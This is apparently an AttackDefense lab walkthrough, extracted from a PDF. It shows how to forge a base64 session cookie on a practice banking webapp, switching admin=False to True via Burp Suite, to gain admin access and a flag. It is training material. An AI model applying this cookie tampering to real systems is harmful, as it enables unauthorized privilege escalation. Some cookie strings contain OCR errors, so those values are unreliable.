


The image features a word cloud in the shape of the map of India. The background is white, and the map's outline is filled with a dense arrangement of grey text. The most prominent words include "ATTACKDEFENSE LABS", "PENTESTER ACADEMY", "RED TEAM LABS", "COURSES", "ACCESS POINT", "TOOL BOX", "TRAINING HACKER", "PATV", "HACKER PENTESTING", "WORLD-CLASS TRAINERS", "PENTESTING", "TEAM LABS", "PENTESTER ACADEMY", "ATTACKDEFENSE LABS", "COURSES", "ACCESS POINT", "TOOL BOX", "TRAINING HACKER", "PATV", "HACKER PENTESTING", "WORLD-CLASS TRAINERS", "PENTESTING". Overlaid on this word cloud is the word "ATTACK" in large, bold, red capital letters, and the word "DEFENSE" in large, bold, dark blue capital letters. Below these two words, the phrase "by PentesterAcademy" is written in a smaller, black, sans-serif font. The overall composition suggests a focus on cybersecurity education and training services offered by PentesterAcademy.

Name	Improper Session Management
URL	https://attackdefense.com/challengedetails?cid=1931
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Interacting with the webapp.


When the lab starts up, the Secure Bank's webapp opens up in the browser:



The screenshot shows a web browser window with the title 'securebank'. The address bar displays 'secure-bank.com:5000/login'. The page features a blue header with a white dollar sign icon and the text 'Secure Bank'. Below the header, there are two input fields labeled 'E-mail' and 'Password'. At the bottom of the form, there is a grey 'LOGIN' button and a blue link labeled 'FORGOT PASSWORD?'.


Step 2: Configure Burp Suite to intercept the requests.


Select the Burp profile from Foxy Proxy plugin:




Launch Burp Suite:

Select Web Application Analysis > burpsuite






The following window will appear after BurpSuite has started:



Step 3: Login into the webapp using the provided credentials:

Username: james@secbank.com

Password: password1



securebank x +

← → ↻ 🏠 secure-bank.com:5000/login ... 🛡️ ☆


\$ Secure Bank

E-mail
james@secbank.com

Password
●●●●●●●●

[LOGIN](#) [FORGOT PASSWORD?](#)

Check the intercepted request in Burp Suite.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

✎ Request to http://192.152.105.3:8000

Forward Drop Intercept is on Action

Raw Headers Hex

```
1 OPTIONS /login HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Access-Control-Request-Method: POST
8 Access-Control-Request-Headers: content-type
9 Referer: http://secure-bank.com:5000/login
10 Origin: http://secure-bank.com:5000
11 Connection: close
```

Forward the above OPTIONS request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options


✎ Request to http://192.152.105.3:8000

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```
1 POST /login HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-bank.com:5000/login
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 52
10 Origin: http://secure-bank.com:5000
11 Connection: close
12
13 {"email":"james@secbank.com","password":"password1"}
```

Forward the above POST request and check the web page:.



The page says “No Flag for you :(”.

Notice the response in the HTTP History tab.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
2	http://192.152.105.3:8000	OPTIONS	/login			200	418	HTML
3	http://192.152.105.3:8000	POST	/login	✓		200	351	JSON

Request Response

Raw Headers Hex Render

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 20
4 Set-Cookie: sessid=bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ==; Path=/
5 Access-Control-Allow-Origin: http://secure-bank.com:5000
6 Vary: Origin
7 Access-Control-Allow-Credentials: true
8 Server: Werkzeug/1.0.1 Python/2.7.17
9 Date: Tue, 09 Jun 2020 20:45:57 GMT
10
11 {"login": "success"}

```

Notice that the response contains a “Set-Cookie” header. The cookie seems to be base64-encoded.

Cookie: bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ==

Step 4: Decoding the above obtained cookie using base64 utility:

Command: echo bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ== | base64 -d

```

root@attackdefense:~# echo bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ== | base64 -d
loggedin=True;admin=False
root@attackdefense:~#

```

So, the cookie contains the information on whether the user is logged in as admin or not.

Step 5: Modifying the cookie to authenticate as admin.

Logout of the webapp:



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to http://192.152.105.3:8000

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 GET /logout HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-bank.com:5000/
8 Origin: http://secure-bank.com:5000
9 Connection: close
10 Cookie: sessid=bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ==
```

Modify the above request:

1. Change the request endpoint to "/"
2. Modify the cookie value so that the admin is set to "True".

Command: echo -n "loggedin=True;admin=True" | base64

Cookie (for admin): bG9nZ2VkaW49VHJ1ZTthZG1pbj1UcnVI

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

✎ Request to http://192.152.105.3:8000

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```

1 GET / HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-bank.com:5000/
8 Origin: http://secure-bank.com:5000
9 Connection: close
10 Cookie: sessid=bG9nZ2Vkaw49VHJ1ZTthZG1pbj1UcnVl

```

Send the above request and check the response in the HTTP History tab.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
12	http://192.152.105.3:8000	GET	/logout		✓	200	310

Original request Edited request **Response**

Raw Headers Hex Render

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 44
4 Access-Control-Allow-Origin: http://secure-bank.com:5000
5 Vary: Origin
6 Access-Control-Allow-Credentials: true
7 Server: Werkzeug/1.0.1 Python/2.7.17
8 Date: Tue, 09 Jun 2020 21:03:17 GMT
9
10 {"flag": "251e2203c108d0a8eb1a9572199d24d1"}

```

Flag: 251e2203c108d0a8eb1a9572199d24d1

References:

1. OWASP Top 10 (<https://owasp.org/www-project-top-ten/>)
2. A2: Broken Authentication
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication)